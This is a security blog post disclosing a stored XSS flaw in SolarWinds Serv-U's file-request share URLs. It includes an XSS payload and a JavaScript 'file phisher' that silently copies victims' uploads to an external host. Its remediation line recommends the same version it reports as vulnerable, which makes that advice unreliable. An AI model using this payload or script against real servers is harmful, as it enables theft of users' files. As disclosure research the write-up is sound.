BLOGS & STORIES

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Solarwinds Serv-U 15.2.3 Share URL XSS (CVE-2021-32604)

July 06, 2021 Victor Kahan


Sometimes when pen-testing a large network you come across a few exposed web hosts running out-of-the-box software. When the rest of the test can run a little dry, I start attacking these hosts in hopes of finding some undiscovered vulnerabilities. In this example, I found a small, yet interesting vulnerability within the SolarWinds Serv-U FTP Server. Although the initial vector requires authentication, a low privileged user is able to create a publicly accessible URL that triggers an XSS payload when visited.

Discovery

Serv-U contains two features to send and receive files from others, when testing the 'Request Files' feature I noticed that the Sender Email input was not being encoded when being place in a publicly-accessible share URL. This meant a discreet share URL could be sent to a victim.


Steps to reproduce

The following steps were tested on version 15.2.3, as the host, I was originally testing was running an older version, I downloaded a trial version to see if it was still applicable. Once authenticated, a user can go to the 'Request Files' tab to generate a file request URL.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b0282e10bf141200b-pi)

Using dummy data and sending the request shows a publicly shareable URL.




Checking the generated URL shows a file upload form. Files uploaded here will be sent back to the link creator's Serv-U folder.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b027880338958200d-pi)

Now if we modify the original link generation request and include an XSS payload such as `"'/><script>alert(7)%3b</script>%40localhost.local` in the 'SenderEmail' field.




(https://npercoco.typepad.com/.a/6a0133f264aa62970b026bdedba866200c-pi)

And then grab the 'ShareURL' from the response.



(https://npercoco.typepad.com/.a/6a0133f264aa62970b0282e10bf163200b-pi)

We now get XSS on the publicly shareable URL.



(https://npercoco.typepad.com/.a/6a0133f264aa62970b027880338994200d-pi)

Weaponization

I thought of different ways that this could be weaponized, although it seemed that certain application flows prevented the interesting cookie stealing or CSRF fun that might happen when the URL is sent to a logged-in Serv-U user. Unfortunately, the web application for one reason or another does not actually load the shareable links when a user is already logged in.....BUT I figured I wouldn't leave you empty-handed.

The next best thing I could think of was a man-in-the-middle attack, intercepting uploaded files and sending them to a 3rd party server without altering the view of the page.

The idea here is that perhaps during a Red Team or other social engineering event, access to a Serv-U account could Serv-U well as the URL's will be on a trusted domain.

It took a little bit of tweaking to get the files to upload correctly to Serv-U and be sent off at the same time due to the Async Ajax calls being used. The script can simply be hosted and then injected via XSS using `<script>` tags.

In a nutshell, I have:

- Grabbed the current CSRF token from the page
- Re-written the 'SubmitForm' function to post to an external host instead
- Called an Ajax method to POST the files to the original Serv-U host to ensure the original promise is met

```
var csrftoken = $('script').text().match(/(&CsrfToken='\+")(.*?)\";/)[2];
function SubmitForm(rForm, rFormsTargetFrame, sFileName, nTransferID, bIsVirtual) {
        var bSubmitted = false;
        SubmitOriginal(rForm, rFormsTargetFrame, sFileName, nTransferID, bIsVirtual);
        if (rForm != null && rForm != undefined && rFormsTargetFrame != null && rFormsTargetFrame != undefined && sFileName != undefined && sFileName != null && sFileName != '' &&
nTransferID > 0) {
                if (bIsVirtual == undefined || bIsVirtual == null)
                        bIsVirtual = 0;
                var sAction = 'http://SOMEURL.burpcollaborator.net/Web Client/Share/MultipleFileUploadResult.htm?Command=UploadFileShare&TransferID=' + nTransferID + '&File=' +
encodeURIComponent(sFileName) + '&ShareToken=' + g_sShareToken + '&IsVirtual=' + bIsVirtual + '&CsrfToken=' + csrftoken;
                rForm.setAttribute('action', sAction);
                rFormsTargetFrame.onload = null;
                rFormsTargetFrame.src = '/Web Client/Share/MultipleFileUploadResetFrame.htm';
                rForm.submit();
                bSubmitted = true;
        } else
                ASSERT('Cannot submit form because function parameters are invalid.');
        return bSubmitted;
}

function SubmitOriginal(rForm, rFormsTargetFrame, sFileName, nTransferID, bIsVirtual) {
        jQuery.ajax({
            url: '/Web Client/Share/MultipleFileUploadResult.htm?Command=UploadFileShare&TransferID=' + nTransferID + '&File=' + encodeURIComponent(sFileName) + '&ShareToken=' +
g_sShareToken + '&IsVirtual=' + bIsVirtual + '&CsrfToken=' + csrftoken,
            data: new FormData(rForm),
            cache: false,
            contentType: false,
            processData: false,
            method: 'POST'
        });
}
```

Wrapping up

A neat little XSS vulnerability that is accessible from a discrete share URL on a trusted domain, no session hijacking but hopefully the file phisher gives you some other ideas on page hijacking. Thanks for reading this little blog, it's not the biggest bug out there but it's my first in the wild. Let's see what comes next.

Remediation

Administrators should make sure that they are upgraded to Serv-U 15.2.3 or the latest stable version.

Reference

This vulnerability was reported to SolarWinds in accordance with Trustwave's Responsible Disclosure policy.

Advisory: TWSL2021-009 - Persistent Cross-Site Scripting in SolarWinds Serv-U FTP Server (https://www.trustwave.com/en-us/resources/security-resources/security-advisories/?fid=29000)

Related SpiderLabs Blogs

(/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

A Simple Guide to Getting CVEs Published (/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

SPIDERLABS BLOG

(/en-us/resources/blogs/spiderlabs-blog/from-stored-xss-to-rce-using-beef-and-elfinder-cve-2021-45919/)

From Stored XSS to Code Execution using SocEng, BeEF and elFinder CVE-2021-45919 (/en-us/resources/blogs/spiderlabs-blog/from-stored-xss-to-rce-

SPIDERLABS BLOG

(/en-us/resources/blogs/spiderlabs-blog/crypkey-license-service-allows-privilege-escalation/)

CrypKey License Service Allows Privilege Escalation (/en-us/resources/blogs/spiderlabs-blog/crypkey-license-service-allows-privilege-

SPIDERLABS BLOG

(/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

A Simple Guide to Getting CVEs Published (/en-us/resources/blogs/spiderlabs-blog/a-simple-guide-to-getting-cves-published/)

SPIDERLABS BLOG

(/en-us/r
blog/from
and-elfin

From
Execu
and e
(/en-
us/re
blog/

SPIDERL

